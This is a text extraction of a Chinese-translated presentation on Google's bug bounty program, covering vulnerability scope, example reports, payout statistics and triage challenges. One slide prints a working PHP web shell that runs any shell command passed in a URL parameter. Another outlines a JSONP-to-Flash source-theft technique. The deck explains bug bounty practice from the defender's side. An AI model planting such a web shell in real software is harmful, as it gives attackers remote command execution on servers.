

“关于Benjamins的所有内容”

谷歌漏洞奖励计划



议程



- 历史
- 谷歌网页
- 建议
- 结论

议程



- 历史
- 谷歌网页
- 建议
- 结论

历史



议程



- 历史
- 谷歌网页
- 建议
- 结论

谷歌网页:: 准备



- 反馈/支持:
- 安全小组
 - 法定的
 - 预算
 - 所有工程师
- 座谈形式
- 工作室

谷歌网页::范围 :: 应用程序



*



*



谷歌网页::范围 :: 应用程序



谷歌网页::范围::漏洞

Mixed
Scripting



XSRF



谷歌网页::范围:: 漏洞

XSS



Auth
Bypass



谷歌网页::范围:: 漏洞

SQLi



谷歌网页::范围:: 漏洞

RCE



谷歌网页::范围:: 漏洞

XSS

不包含以下攻击:

- DoS
- corp infrastructure
- SEO blackhat
- acquisitions (if < 6 months)

Mixed
content

auth
bypass

XSRF

SQLi

谷歌网页:: PHPicture



谷歌网页:: PHPicture

**double
click**

谷歌网页:: PHPicture



```
<?php header("Content-Type: text/plain");  
if(isset($_GET["cmd"])) { $cmd = $_GET["cmd"];  
echo shell_exec($cmd); } ?>
```

谷歌网页:: PHPicture



- 上传广告图片
- PHP服务器
- 低性能扩展处理

\$3,133.70

\$5,000 - \$20,000

谷歌网页:: 合格



- 合理的通知
- 私下的信息披露
- 适当的测试
- 第一个提出的&&最好的解决

谷歌网页:: 结果



- 返回结果立即提高
- 相当好的信噪比
- 幅度增长
- 智能的bugs
- 有趣的bugs

谷歌网页:: JSON...



如果是JSON文件？

谷歌网页:: JSON2Flash



谷歌网页:: JSON2Flash



- 允许用户使用自定义的回调方法
 - 标准
- Alex Dobkin 设置回调函数名称 "FWS0abcd"
 - Flash文件“魔数”
 - 非标准

谷歌网页:: JSON2Flash



- 它能够构建一个（几乎）纯字母的flash文件下载并展现 www.google.com 的源码
 - 需要NULL字节
 - 幸好 (或是 不幸)他们没有编码.
- 创建一个 GOTO/jump 跳转到恶意代码JSONP.
- 作为ActionScript代码执行.

谷歌网页:: 结果



- 修复?
- 从收到通知算起，总共花了8天
- 在开始添加了评论!

// API callback

```
FWSabcddef({"version":"1.0"
```

- 因为这个bug比较聪明，虽然一个XSS只值\$500，我们仍花费\$1,337
 - 呵呵，我们也雇佣了他.

谷歌网页:: 免费电影



你好,

我发现当游戏商店降价时，你可以观看一部电影. 用一张爆卡你就可以免费观看一部电影或者电视. 我屡试不爽. 我不确定这个报告是否可以得到报酬，但我确实希望如此，因为这样可以偿还我的那张爆卡。


谷歌网页:: 免费电影



- 竞争条件
- 只影响一部分用户
- 技术复杂的bug和不复杂的症状
- 被常规的用户所发现和报告，表面上看几乎没有专业技术.
- 谷歌新闻: 我们为此bug付款. \$1,337. 希望能还清你的信用卡. 请注意相关手续.


谷歌网页:: 结果:: bugs

Bugs/ 每月




谷歌网页:: 结果:: bugs

Bug类型




谷歌网页:: 结果:: 人数

新人vs旧人?



谷歌网页:: 结果:: 人数



谷歌网页:: 结果:: 人数



- 前20%的人发现了多少bugs?

谷歌网页:: 结果:: 人数



~80%

谷歌网页:: 结果:: \$\$



- 我们付出了多少钱？

Google Web :: results :: \$\$

¥4,388,978



Google Web :: results :: \$\$

\$704,909.50



Google Web :: results :: \$\$



**URGENT
GOOGLE MANAGEMENT**

**CONFIDENTIAL
FOR HIGH OFFICIAL
OFFICE READ ONLY**

Google Web :: results :: \$\$

<http://s3.amazonaws.com/adrollo-custom-images/>




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>99BDBCBA90BD235A</RequestId>
  ▼<HostId>
    vsA0yY8jb0ajmhLCa1JeK7vqDUNcDtpXZwpHRkPpKuDBGmlb7yT2fLQD+8zZ2AtK
  </HostId>
</Error>
```

Google Web :: results :: \$\$


Paid per month



谷歌网页:: 结果:: 所有

- 我们为谁付钱?
 - 50:50敏感的app和非敏感的app
 - 更多的再non-google.com域名下

谷歌网页:: 结果:: 所有



谷歌网页:: 结果:: 慈善

\$25,825



谷歌网页:: 挑战



- 劣质报告问题
- 处理枯燥的文字
- 一些人不喜欢为金钱而找bug
- 为分类和管理消耗的资源
- “非 bug”

Google Web :: challenges



你好,

多谢你的邮件! 不幸的告诉你, 你所提交的报告是一份复制品. 应为我们已经有该 bug 的报告, 故不能付款给你.

“这是否是欺骗或者能否提供一个证明? “

报告重复的漏洞

